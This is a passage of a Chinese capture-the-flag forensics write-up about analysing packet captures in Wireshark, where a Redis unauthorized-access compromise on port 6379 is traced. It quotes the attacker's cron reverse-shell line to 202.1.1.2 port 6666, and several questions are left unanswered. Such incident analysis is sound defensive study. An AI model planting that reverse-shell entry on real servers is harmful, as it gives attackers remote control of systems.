
追踪tcp流



可看到绝对路径/var/www/html/

16.服务器2的web网站后台账号密码(格式:账号/密码)

http contains "admin" ||http contains "pass"




服务器2开启的6379端口应该是redis的，貌似黑客通过redis未授权访问拿到shell然后进行后续操作的。

那么应该过滤tcp.port == 6379

数据包4内没有相关内容

数据包5




* * * * * bash -i >& /dev/tcp/202.1.1.2/6666 0>&1


so黑客在redis未授权访问中反弹shell的ip和端口是202.1.1.2和6666

18.黑客拿到权限后执行的第二条命令是什么


cd /var/www/html



19.服务器2的root用户密码是什么



20.黑客向服务器2写入webshell的命令



21.pcap中哪些ip发送过无偿ARP包(空格分隔，时间顺序排序)

无偿arp包，可以发现isgratuitous必须为true。利用规则arp.isgratuitous == true可以找到数据包。。。

不过，我还是没找到。。。

转载于:https://www.cnblogs.com/1go0/p/10065813.html